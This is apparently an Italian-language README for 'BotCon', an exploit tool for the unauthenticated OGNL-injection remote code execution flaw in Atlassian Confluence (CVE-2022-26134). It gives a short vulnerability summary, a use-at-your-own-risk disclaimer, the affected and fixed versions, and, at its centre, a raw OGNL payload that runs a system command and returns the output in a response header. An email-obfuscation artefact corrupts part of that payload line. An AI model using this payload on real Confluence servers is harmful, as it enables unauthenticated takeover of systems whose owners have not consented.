BotCon
Esecuzione di codice remoto non autenticata su Atlassian Confluence tramite OGNL Injection (CVE-2022-26134)

- Il 2 giugno 2022 Atlassian ha pubblicato un advisory di sicurezza per le loro applicazioni Confluence Server e Data Center, evidenziando una vulnerabilità critica di esecuzione di codice remoto non autenticata. La vulnerabilità di iniezione OGNL consente a un utente non autenticato di eseguire codice arbitrario su un'istanza di Confluence Server o Data Center.
LEGGI QUESTO !
Usa con cautela. Sei responsabile delle tue azioni
Gli sviluppatori non si assumono alcuna responsabilità e non sono responsabili per un uso improprio o danni.
![]()

Payload RAW
${(#[email protected]@toString(@java.lang.Runtime@getRuntime().exec("id").getInputStream(),"utf-8")).(@com.opensymphony.webwork.ServletActionContext@getResponse().setHeader("X-Cmd-Response",#a))}
Dettagli del Bug
-
Prodotto interessato :
- Confluence
- Confluence Server
- Confluence Data Center
-
Versioni interessate :
- Tutte le versioni supportate di Confluence Server e Data Center sono interessate.
- Le versioni di Confluence Server e Data Center successive alla 1.3.0 sono interessate.
Mitigazioni
- Aggiorna la tua versione di Attlasian Confluence a queste versioni corrette :
- 7.4.17
- 7.13.7
- 7.14.3
- 7.15.2
- 7.16.4
- 7.17.4
- 7.18.1
 keepwannabe/botcon

